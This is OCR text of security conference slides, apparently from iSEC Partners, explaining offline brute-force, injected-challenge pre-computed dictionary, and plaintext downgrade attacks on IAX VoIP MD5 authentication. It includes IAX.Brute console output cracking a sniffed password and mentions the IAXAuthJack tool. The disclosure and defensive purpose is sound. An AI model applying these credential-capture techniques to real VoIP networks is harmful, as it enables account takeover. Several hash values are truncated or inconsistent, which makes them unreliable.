
IAX Background

- IAX: Inter Asterisk eXchange Protocol
  - Currently IAX2, referred to as “IAX” here for simplicity
- Binary protocol, unlike SIP
- Uses a single port for signaling and media
  - UDP 4569
  - Great for firewall traversal
- IAX can be used in multiple ways:
  - Trunking between Asterisk deployments
  - As a full scale replacement for SIP/H.323 & RTP
- We’ll discuss it from a SIP/H.323 replacement angle

IAX Authentication

- Three methods of client authentication
  - Plaintext (not generally used)
  - MD5 (commonly default)
  - RSA (no known implementations at time of writing)
- Plaintext (obviously) offers no security
- MD5 authentication suffers from a number of flaws
  - Offline brute force attack
  - Pre-Computed dictionary attack
  - Plaintext downgrade attack
- RSA widely ignored by softphone/hardphone clients

IAX Authentication Process



Auth Request

Challenge: 214484840

MD5 Hash: fc7131a20c49c3d96ba3e2e27d27

IAX Endpoint

Asterisk


(214484840 + Password) = fc7131a20c49c3d96ba3e2e27d27

(214484840 + Password) = fc7131a20c49c3d96ba3e2e27d27

Authenticated!


IAX Authentication Attacks

- Offline brute force attack
  - Challenge/response system used by IAX is:
    - *response* = md5(*challenge*+*password*)
  - If attacker is sniffing, obtains the challenge sent by the server and the resulting response sent by the client
  - With this info, can begin brute forcing to find the password
- Completely passive attack
- Problem: brute forcing is boring
  - Solution: use IAX.Brute!




(214484840 + Password) = fc7131a20c49c3d96ba3e2e27d27

(214484840 + Password) = fc7131a20c49c3d96ba3e2e27d27



Challenge:
MD5 Hash:
Password = ?



```
⊟ Information Element: Authentication method(s): 0x0003
    IE id: Authentication method(s) (0x0E)
    Length: 2
    Authentication method(s): 0x0003
⊟ Information Element: Challenge data for MD5/RSA: 214484840
    IE id: Challenge data for MD5/RSA (0x0F)
    Length: 9
    Challenge data for MD5/RSA: 214484840
⊟ Information Element: Username (peer or user) for authentication: voiptest1
    IE id: Username (peer or user) for authentication (0x06)
    Length: 9
⊟ Information Element: MD5 challenge result: fc7131a20c49c3d96bf69ba3e2e27d27
    IE id: MD5 challenge result (0x10)
    Length: 32
    MD5 challenge result: fc7131a20c49c3d96bf69ba3e2e27d27
```

IAX MD5 Authenication

(Challenge + *Password*) MD5 = Hash


Sniffed (Captured) Entities over the network:

- `Challenge:  214484840`
- `MD5 Hash:   FC7131A20C49C3D96BA3E2E2`   **= No Match** **= Match**

Dictionary Attack:

- `214484840  +  ` **`test`**`        = D41D8CD98F00B204E9800998ECF8`
- `214484840  +  ` **`Sonia`**`       = 00F17E991424CAA2B171C390BBB8`
- `214484840  +  ` **`Raina`**`       = 1FB59F6D6C96C286EFA597742013`
- `214484840  +  ` **`1108`**`        = 74F3946DBDB748B9C969B2BF90ED`
- `214484840  +  ` **`1117`**`        = E7484514C0464642BE7B4DC26893`
- `214484840  +  ` **`isec`**`        = ED43F5D53B5F97E5B8BD402AD6EC`
- `214484840  +  ` **`123voiptest`**` = ` **`FC7131A20C49C3D96BA3E2E27D27`**


IAX.Brute: Offline Brute Force Attack



```
VoIP IAX Password Tester
iSEC Partners, Copyright 2005 (c)
http://www.isecpartners.com
Written by Himanshu Dwivedi

What dictionary file do you wish to test (e.g. isec.dict.txt)?
isec.dict.txt
Loaded 279549 dictionary words from isec.dict.txt.


Please type in the captured Challenge Data value:
("Challenge Data" in your sniffed IAX session)
214484840

Please type in the captured MD5 hash value:
("MD5 challenge result" in your sniffed IAX session)
fc7131a20c49c3d96bf69ba3e2e27d27

Brute forcing passwords...
Testing password %71.0: retention


The password is '123voiptest'
which matches the hash of: fc7131a20c49c3d96bf69ba3e2e27d27
```

Pre-Computed Dictionary Attacks

- Problem: brute forcing takes too long, we want to pre-compute hashes
    - Solution: specify our own challenge!
- Attacker watches for client to attempt to register with server
- When one is spotted, attacker injects a challenge for which we've pre-computed a large set of hashes
- Attacker sniffs response from client, compares against set of pre-computed hashes
- Profit!



(101320040 + Password) = 71e8b2ed19d87e9370c2b1d82166cc12

Injected Challenge: 101320040

Pre-Computed Hashes with the challenge of: 101320040

```
(101320040 + Hello )       = 77acb0c549a53c8be92ff38de16f493e
(101320040 + My )          = fecb10cf2c5d9f04c1c73e4edc3615e7
(101320040 + Name )        = 7f80c21d76a2588199d2def80b47b48b
(101320040 + Is )          = 89648df42ef87879555fcefd6edc1a80
(101320040 + Sonia )       = 6cd833257c34b4a993a29a1bc877b49b
(101320040 + 123voiptest ) = 71e8b2ed19d87e9370c2b1d82166cc12
```

Sniffed MD5 Hash: 71e8b2ed19d87e9370c2b1d82166cc12


Pre-Computed Password = 123voiptest

Plaintext Downgrade Attack

- If we can specify our own hash, why not make it even easier…
  - Instead of specifying a hash, tell the client that only plaintext auth is supported
- Attacker watches for client to attempt to register with server
- When one is spotted, attacker injects a reply saying server only supports plaintext authentication
- Client responds with password in plaintext
- Profit! (this time in plaintext)

Plaintext Downgrade Attack

- Plaintext downgrade attack – cont’d
- Client can behave in two ways:
  - Respond with password in plaintext (bad!)
  - Refuse to automatically downgrade to plaintext if MD5 authentication was selected by user
- This issue affected clients built against past versions of Libiaxclient
  - Libiaxclient team patched issue so clients no longer automatically send password in plaintext if MD5 authentication was selected by user
    - Bonus points: they did so in a quick fashion and were quite helpful when we discussed the issue with them ☺
- We’ve released a tool to automatically perform this attack called IAXAuthJack
  - Can be easily modified to inject a known challenge for a pre-computed attack



Registration Request (REGREQ)

Plaintext Only (REGAUTH)

MD5 Only (REGAUTH)

Response: 123voiptest (REGREQ)

